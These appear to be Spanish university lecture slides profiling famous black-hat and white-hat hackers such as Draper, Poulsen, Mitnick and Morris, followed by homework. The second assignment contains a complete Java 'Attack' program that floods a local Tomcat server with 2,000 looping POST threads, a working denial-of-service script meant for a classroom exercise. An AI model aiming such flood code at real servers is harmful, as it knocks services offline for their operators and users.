Hackers, crackers y phreakers famosos


Dra. Maricela Bravo

BLACK HAT HACKERS

Black Hat Hackers

- La **internet** esta inundada de hackers conocidos como “crackers” o “black hats” (sombreros negro), que trabajan para explotar sistemas informáticos.
- Ellos son los que se han visto en las noticias que son alejados de una computadora para evitar que incursionen nuevamente en ciber-crímenes.
- Algunos de ellos lo hacen por diversión y curiosidad, otros para beneficio económico personal.

John Draper “Capitan Crunch”



John Draper, alias “Cap'n Crunch”

- **John Thomas Draper**, (nació en 1943) también conocido como *Captain Crunch*, es una leyenda de la cultura hacker.
- Un amigo ciego de John Draper, Joe Engressia le contó que un pequeño juguete que era distribuido como parte de una promoción del cereal Cap'n Crunch podía ser modificado para emitir un tono a 2600 Hz, la misma frecuencia que usaba AT&T para indicar que la línea telefónica estaba lista para rutear una llamada.
- Al hacer esto, se podía entrar en modo operador, lo que permitía explorar las diversas propiedades del sistema telefónico, y hacer llamadas gratuitas. Luego de estudiar dichas propiedades,

John Draper "Capitan Crunch"

- Draper fue arrestado en 1972, acusado de fraude en contra de las compañías telefónicas.
- A mediados de los setenta, Draper conoció, y le enseño sus técnicas, a Steve Jobs y Steve Wozniak, quienes luego fundaron Apple Computer pero que por algún tiempo se dedicaron a construir y vender cajas azules.
- Draper fue empleado oficial de Apple, creando un módem para la Apple II.
- El módem nunca se comercializó, en parte debido a que Draper fue nuevamente arrestado en 1977.
- En prisión escribió EasyWriter, el primer procesador de texto para la Apple II.
- Trabaja actualmente escribiendo software de seguridad informática.

http://www.webcrunchers.com/

Kevin Poulsen

- **Kevin Lee Poulsen** (nacido en 1965 en Pasadena, California, EE. UU.), ex sombrero negro.
- Hacker conocido como **Dark Dante**. Fue el primer hacker de ser acusados de espionaje en los Estados Unidos.
- Actualmente es editor jefe de Wired News. Sin embargo, según un análisis de NOV.2010 "Wired", Él ya no aparece como un empleado.

Kevin Poulsen

- El primer acto de intrusión conocido de Kevin Poulsen fue en 1983, cuando tenía 17 años. En ese momento, sus padres le habían comprado un TRS-80 con los que entran con un pirata informático más antiguo en el ARPAnet
- Poulsen ganó el reconocimiento por su hackeo de las líneas de telefónicas de los Angeles y de la radio KIIS-FM, garantizando que él sería la persona que llama 102 y ganar el premio de un Porsche 944 S2.
- Arrestado en abril de 1991. En Junio de 1994, fue declarado culpable de los delitos de escuchas ilegales, espionaje electrónico, fraude, blanqueo de dinero y obstrucción a la justicia; la sentencia fue de 51 meses de prisión, y multado por 56,000 dólares en restitución, a la emisora de radio, por el Porsche.

Kevin Poulsen

- En octubre de 2006, Poulsen publicó información que detallaba su búsqueda con éxito de pederástras registrados con MySpace.
- Su trabajo ayudó identificar 744 personas registradas con perfiles de MySpace, y condujo a la detención de uno, Andrew Lubrano.

Adrian Lamo

- Hacker de sombrero gris y periodista, conocido principalmente por irrumpir en redes informaticas de alta seguridad, y por su posterior detención.
- Delató a Bradley Manning, el soldado que presuntamente filtró a WikiLeaks el vídeo que mostraba a soldados estadounidenses asesinando a un fotógrafo de Reuters y a otros civiles en Afganistán, así como otros muchos documentos clasificados del ejército de los EE.UU. que mostraban actitudes delictivas.
- También conocidas fueron sus intrusiones en *The New York Times* y en Microsoft.
- Conocido por tratar de identificar fallas de seguridad en las redes informáticas de Fortune 500 y comunicarles esas fallas encontradas (es ilegal en muchos lugares sin permiso, como una forma de intrusiones no solicitadas).

Kevin Mitnick

- **Kevin David Mitnick** (nacido el 6 de agosto de 1963) es uno de los hackers, crackers y phreakers estadounidense más famosos de la historia. Su nick o apodo fue Cóndor. También apodado por él mismo *"fantasma de los cables"*

Kevin Mitnick

- Arrestado el 15 de febrero de 1995, tras ser acusado de entrar en algunos de los ordenadores más seguros de los Estados Unidos.
- Ya había sido procesado judicialmente en 1981, 1983 y 1987 por diversos delitos electrónicos.
- El caso de Kevin Mitnick alcanzó una gran popularidad entre los medios estadounidenses por la lentitud del proceso (más de dos años), y las estrictas condiciones de encarcelamiento a las que estaba sometido (se le aisló del resto de los presos y se le prohibió realizar llamadas telefónicas durante un tiempo por su supuesta peligrosidad).
- Puesto en libertad en 2002, Kevin Mitnick se dedica a la consultoría y el asesoramiento en materia de seguridad, a través de su compañía Mitnick Security (anteriormente llamada Defensive Thinking).

Lamo, Mitnick y Poulsen

Jonathan James

- **Jonathan James** (12 de diciembre de 1983 – 18 de mayo de 2008, EE. UU.), era un cracker (Black Hat Hacker) estadounidense.
- Fue a la cárcel por hacking con apenas 16 años de edad.
- Entre sus logros está entrar ilegalmente a la Agencia para la Reducción de Amenaza de la Defensa (Defense Threat Reduction Agency) agencia encargada para reducir amenazas de armas nucleares, biológicas y convencionales a los 15 años de edad; entrar en los servidores de la NASA y robar un software moderno; y otros casos.
- Tras estar en libertad creó una empresa de seguridad informática.

Jonathan James

- Encontrado muerto por una herida de bala en su domicilio el 18 de mayo de 2008, dos semanas después de que los agentes entraran en su casa.
- En una nota de cinco páginas, James escribió que él *era inocente*, y que estaba seguro que los federales querían hacer de él un *chivo expiatorio*. Esta noticia vuelve a ser actualidad, al decidir el padre de Jonathan James publicar la nota que dejó James antes de suicidarse.
- Según la revista, el padre ha guardado silencio hasta ahora debido a que la investigación sobre el robo masivo de tarjetas de crédito aún no había concluido.

Robert Tappan Morris

- **Robert Tappan Morris** (también conocido como **rtm**) nació en 1965 y es profesor asociado en el Instituto Tecnológico de Massachussets, en el departamento de Ingeniería Electrónica y Ciencias de la Computación.
- Es conocido por crear el Gusano Morris en 1988, considerado como el primer gusano de ordenador de la era de Internet.
- Es hijo de Robert Morris, ex jefe científico en el Centro Nacional de Seguridad Informática, una división de la agencia de Seguridad Nacional (NSA).

WHITE HAT HACKERS

WHITE HAT HACKERS

- Los hackers que usan sus habilidades para el bien son clasificados como “White Hat”.
- Estos “White Hat” trabajan a menudo bajo la clasiciacion de “Hackers Eticos Certificados” y son contratados por las compañías para probar la seguridad de sus sistemas.
- Otros vulneran la seguridad de los sistemas sin el permiso de la compañía pero sin romper las leyes, y en el proceso han creado ideas innovativas realmente interesantes.

Tarea 1

- Investigar los siguientes nombres de white hackers famosos y por qué son considerados white hackers.
  1. Stephen Wozniak
  2. Tim Berners-Lee
  3. Linus Torvalds
  4. Richard Stallman
  5. Tsutomu Shimomura
- Elaborar un resumen y mapa conceptual de los black hat hackers y de los white hat hackers

Tarea 2

- Desacargar e instalar Apache Tomcat
- Ejecutar el servidor en localhost
- Probar el siguiente código
- Analizar el efecto en el rendimiento del servidor

```
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.concurrent.atomic.AtomicBoolean;

public class Attack
{
    public static void main(String... args) throws Exception {
        for (int i = 0; i < 2000; i++) {
            DdosThread thread = new DdosThread();
            thread.start();
        }
    }
    public static class DdosThread extends Thread {

        private AtomicBoolean running = new AtomicBoolean(true);
        private final String request =
"http://localhost:8080/ROOT/index.htm";
        private final URL url;

        String param = null;
```

```
public DdosThread() throws Exception {
        url = new URL(request);
        param = "param1=" + URLEncoder.encode("87845",
"UTF-8");
    }


    @Override
    public void run()
    {
        while (running.get())
        {
            try {
                attack();
            } catch (Exception e) {

            }


        }
    }
```

```
public void attack() throws Exception
      {
          HttpURLConnection connection =
(HttpURLConnection) url.openConnection();
          connection.setDoOutput(true);
          connection.setDoInput(true);
          connection.setRequestMethod("POST");
          connection.setRequestProperty("charset", "utf-8");
          connection.setRequestProperty("Host", "localhost");
          connection.setRequestProperty("User-Agent",
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0)
Gecko/20100101 Firefox/8.0");
          connection.setRequestProperty("Content-Type",
"application/x-www-form-urlencoded");
          connection.setRequestProperty("Content-Length",
param);
          System.out.println(this + " " +
connection.getResponseCode());
          connection.getInputStream();
      }
  }
}
```